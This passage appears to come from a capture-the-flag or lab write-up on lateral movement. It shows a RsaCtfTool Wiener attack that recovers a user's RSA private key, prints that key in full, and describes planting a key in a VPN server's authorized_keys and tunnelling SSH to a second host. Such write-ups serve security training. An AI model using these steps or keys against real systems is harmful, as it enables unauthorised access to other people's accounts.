parnian@parnians-MacBook-Pro RsaCtfTool % python3 RsaCtfTool.py --publickey ../REZA_public.pub --attack wiener --private --output ../05-rsa.rezaee.priv

['../REZA_public.pub']
```

And obtain his private key:


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
HS3vkcb8Q=
-----END OPENSSH PRIVATE KEY-----
```

Next, we modify the file permissions to ensure we can use it to generate an SSH key. This step is crucial because if the file has overly permissive access rights, SSH may flag it as insecure and refuse to use it. Below, we create the necessary SSH key for authentication.

chmod 600 rezaee.priv


```
parnian@parnians-MacBook-Pro RsaCtfTool % ssh-keygen -p -N "password" -f ../05-rsa.rezaee.priv

Your identification has been saved with the new passphrase.
```

And now echo our public key in vpn server authorized_key:




because rsa didn't work :)

And then ping pc2 to obtain it's IP Address:



To gain access to pc2, we set up an SSH tunnel, using the VPN server as a bridge. This allows us to route traffic from our local system through the VPN server, forwarding connections from local port 4444 to port 22 on pc2. This way, we can securely access pc2 as if we were directly connected to it.



And finally ssh to pc2 using rezaee's private key: